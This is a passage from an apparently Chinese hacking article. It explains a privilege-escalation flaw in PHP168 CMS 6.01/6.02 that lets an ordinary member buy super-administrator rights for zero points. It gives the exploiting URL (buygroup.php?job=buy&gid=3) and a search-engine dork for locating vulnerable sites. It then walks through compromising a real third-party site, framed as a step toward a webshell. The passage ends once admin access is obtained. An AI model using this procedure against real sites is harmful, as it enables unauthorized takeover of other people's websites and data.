


图 1 购买会员等级

PHP168 CMS 是 PHP 领域当前比较著名的一款开源系统，全局采用“核心＋模块＋插件”模式，代码全部开源，可极其方便地进行二次开发，所有功能模块可以自由安装与删除，个人用户完全免费使用。用 PHP168 CMS 的人很多，在百度中搜索 Powered by PHP168有809,000条结果，在 Google 中的搜索结果数为 763,000。

在 PHP168 CMS 中允许普通用户通过积分购买更高权限的用户级别，如果你是普通用户，在“购买会员等级”处会看到可以购买 VIP 会员，而且要花 10000 个积分（默认注册后给你 5 个积分，离购买 VIP 会员差得远呢），如图 1。

有的朋友可能会说了，没看到可以购买超级管理员权限啊，不过没看到并不代表没有，用户组是用 GID 来表示的，比如普通用户的 GID 为 8，VIP 会员的 GID 为 9，超级管理员的 GID 是 3。也许程序编写者没想到普通会员会购买超级管理员权限，所以没对购买时 GID=3 的情况进行过滤，导致用户可以自己构造购买地址，购买超级管理员权限，还是程序编写者没想到普通会员会购买超级管理员权限，所以没给这样的购买定价，导致普通用户用 0 个积分就可以购买到超级管理员权限。

PHP168 CMS 的最新版本为 6.02 版本，经过我的测试，部分 6.02 版本，全部 6.01 版本受这个漏洞影响，由于官方已经出了修补这个漏洞的补丁，因此打了补丁的 6.02 版本不受这个漏洞的影响。

二、0day 利用

简单分析了这个漏洞，下面来看利用这个漏洞拿 webshell 的具体过程。我通过在 Google 中搜索 **“Powered by PHP168 V6.01 2003-08”** 找到了一个存在漏洞的网站 http://xxx.cn，点网站首页上的注册按钮




图 2 普通会员

注册了一个名为test2010，密码为123456的用户，注册成功后会自动登录，点“会员中心”后发现自己的用户级别为普通会员，如图2。

会员中心的地址为http://xxx.cn/member/，在地址后面加上**buygroup.php?job=buy&gid=3**，即访问**http://xxx.cn/member/buygroup.php?job=buy&gid=3**，打开的页面如图3。




图3　打开漏洞页地址

显示“你现在的级别是“普通会员”，你要购买的级别是“超级管理员”，需要积分“0””，看到了吧，我们可以购买超级管理员权限，而且不需要积分，直接点“立即购买”按钮进行购买，返回的页面如图4。




图4　立即购买

显示“你现在的级别是“超级管理员”，截止日期为:2010-11-02，你要购买的级别是“超级管理员”，需要积分“0””，好像我现在已经是超级管理员了，返回“会员中心”，发现用户级别果然已经是超级管理员了，如图5。

